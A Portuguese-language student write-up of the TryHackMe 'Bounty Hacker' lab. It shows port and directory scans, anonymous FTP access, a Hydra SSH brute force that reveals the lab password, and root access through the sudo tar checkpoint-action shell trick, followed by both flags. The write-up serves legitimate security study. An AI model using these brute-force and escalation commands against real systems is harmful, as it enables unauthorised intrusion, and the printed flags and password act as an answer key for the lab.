

Bounty Hacker

Plataforma: TryHackMe

Dificuldade: Fácil

Data de Resolução: 05/04/2026

Autor: Mateus Reis Bastos

Matrícula: 241008513

Sumário

1. Visão Geral
 2. Reconhecimento
 3. Exploração
 4. Escalada de Privilégios
 5. Conclusão
-

1. Visão Geral

A máquina Bounty Hacker apresenta um cenário de enumeração de serviços, ataque de força bruta e escalada de privilégios em ambiente Linux. O início do ataque consistiu na descoberta de acesso anônimo habilitado no serviço FTP e download de arquivos de texto que revelaram um nome de usuário alvo (lin) e uma wordlist de senha.

Após essa fase de reconhecimento, a exploração seguiu para a utilização das informações coletadas em um ataque de força bruta contra o serviço SSH utilizando a ferramenta Hydra, o que resultou na descoberta da credencial correta e garantiu o acesso à máquina. Por fim, a escalada de privilégios para root foi garantida pela exploração de uma configuração insegura do sudo, que permitia ao usuário executar o binário *tar* como superusuário sem a necessidade de senha, viabilizando a injeção de parâmetros maliciosos no comando para invocar um shell com privilégios máximos e coletar a última flag.

2. Reconhecimento

Para começar, procuramos por portas abertas na máquina utilizando o Nmap e encontramos as portas 21 (FTP), 22 (SSH) e 80 (HTTP) abertas. Após isso rodamos o Gobuster para verificar a existência de diretórios interessantes da aplicação devido a porta 80 estar aberta, mas nada relevante foi encontrado. Ao investigar o serviço FTP na porta 21, descobrimos que o acesso anônimo (Anonymous login) estava habilitado, permitindo a conexão sem a necessidade de credenciais. Explorando o diretório disponível nesse serviço, encontramos dois arquivos de texto: *task.txt* e *locks.txt*. A leitura do arquivo *task.txt* revelou um possível usuário do sistema, chamado "lin". Já o arquivo *locks.txt* continha diversas palavras, sendo uma wordlist com possíveis senhas.

Figura 1: Identificação das portas abertas do servidor.

```
PORT      STATE SERVICE      VERSION
20/tcp    closed ftp-data
21/tcp    open  ftp          vsftpd 3.0.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.219.116
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 9a:ec:7f:a4:a1:9e:d6:cf:47:78:9c:5d:59:3f:f2:af (RSA)
|   256 d5:a0:b7:b3:79:02:9d:97:09:61:57:0f:45:a0:d0:1d (ECDSA)
|   256 9c:53:8f:67:30:fa:49:67:7c:bf:48:9d:0d:ec:b5:98 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-methods:
|_Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
990/tcp   closed ftps
1000/tcp  closed ftps
```

Figura 2: Exploração de diretórios com o Gobuster.

```
(kali@kali)-[~]
$ gobuster dir -u 10.64.171.140 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.64.171.140
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 278]
.htaccess (Status: 403) [Size: 278]
.htpasswd (Status: 403) [Size: 278]
images (Status: 301) [Size: 315] [→ http://10.64.171.140/images/]
index.html (Status: 200) [Size: 969]
javascript (Status: 301) [Size: 319] [→ http://10.64.171.140/javascript/]
server-status (Status: 403) [Size: 278]
Progress: 4613 / 4613 (100.00%)

Finished
```

Figura 3: Ftp anonymous allowed

```
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2
| ssh-hostkey:
|   3072 9a:ec:7f:a4:a1:9e:d6:cf:47:78:9c:5d:59:3f:f2:af (RSA)
|   256 d5:a0:b7:b3:79:02:9d:97:09:61:57:0f:45:a0:d0:1d (ECDSA)
|   256 9c:53:8f:67:30:fa:49:67:7c:bf:48:9d:0d:ec:b5:98 (ED25519)
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-methods:
|_Supported Methods: GET POST OPTIONS HEAD
|_http-title: Site doesn't have a title (text/html).
```

3. Exploração

Com um nome de usuário válido (lin) e uma lista de senhas (locks.txt) em mãos, a exploração seguiu para um ataque de força bruta contra o serviço SSH (porta 22). Utilizando a ferramenta Hydra, o ataque foi configurado para testar as senhas da wordlist encontrada com o usuário “lin”. O ataque foi concluído com sucesso, revelando a senha correta. Com a senha em mãos, o login via SSH foi realizado na máquina alvo, garantindo o acesso ao sistema. Logo após o acesso, listamos o diretório atual e lemos o arquivo user.txt, capturando a primeira flag.

Figura 3: Execução do ataque de força bruta no serviço SSH utilizando o Hydra.

```
(kali@kali)-[~]
└─$ hydra -l lin -P locks.txt ssh://10.64.171.140
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non
-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-05 20:36:31
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.64.171.140:22/
[22][ssh] host: 10.64.171.140 login: lin password: RedDr4gonSyndicat3
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-05 20:36:36
```

Figura 4: Acesso inicial ao sistema via SSH.

```
(kali@kali)-[~]
└─$ ssh lin@10.64.171.140
The authenticity of host '10.64.171.140 (10.64.171.140)' can't be established.
ED25519 key fingerprint is: SHA256:SA8hwE103IDsZK+oHGx+4HWJW9cBmMcD7ERrq0YMigg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.64.171.140' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
lin@10.64.171.140's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Mon Aug 11 12:32:35 2025 from 10.23.8.228
lin@ip-10-64-171-140:~/Desktop$
```

4. Escalada de Privilégios

Para encontrar a última flag, foi necessária a escalada de privilégios para root. O comando `sudo -l` foi utilizado para verificar as permissões do usuário atual, revelando que “lin” possuía autorização para executar o binário `/bin/tar` como root sem a necessidade de fornecer senha. Aproveitando da configuração insegura, a escalada foi realizada abusando dos parâmetros de execução do tar (técnica achada no GTFOBins). Executando o comando `sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh`, a injeção de parâmetros permitiu a invocação de um shell com privilégios máximos. Com o acesso root garantido, foi possível navegar até o diretório `/root` e ler o conteúdo do arquivo `root.txt`, finalizando o desafio.

Figura 5: Exploração do binário tar para obtenção do shell como root e leitura da flag final.

A terminal window with a dark background and light-colored text. The prompt is 'lin@ip-10-64-171-140:~/Desktop\$'. The user enters 'sudo -l'. The output shows permissions for 'lin' to run '/bin/tar' as root. The user then enters 'sudo tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh'. This results in a root shell prompt '(root) /bin/tar\$'. The user runs 'whoami' (returns 'root'), 'ls' (lists files in the current directory), 'cat user.txt' (shows a THM flag), 'cd /root', 'ls' (lists files in /root), and 'cat root.txt' (shows another THM flag).

```
lin@ip-10-64-171-140:~/Desktop$ sudo -l
[sudo] password for lin:
Matching Defaults entries for lin on ip-10-64-171-140:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User lin may run the following commands on ip-10-64-171-140:
    (root) /bin/tar
lin@ip-10-64-171-140:~/Desktop$ sudo tar cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading `/' from member names
# whoami
root
# ls
user.txt
# cat user.txt
THM{CR1M3_SyNd1C4T3}
# cd /root
# ls
root.txt snap
# cat root.txt
THM{80UN7Y_h4cK3r}
```

5. Conclusão

A invasão da máquina dependeu da enumeração do serviço FTP com acesso anônimo habilitado, que revelou um nome de usuário alvo (“lin”) e uma lista de senhas em arquivos de texto, garantindo o acesso inicial ao sistema. O ataque de força bruta no serviço SSH foi crucial para a exploração inicial, exigindo a utilização da ferramenta Hydra junto às informações coletadas para descobrir a credencial válida. A escalada de privilégios foi alcançada a partir da identificação de uma configuração vulnerável de SUID do `tar`, demonstrando os riscos da atribuição excessiva e insegura de permissões de superusuário a binários legítimos do sistema.

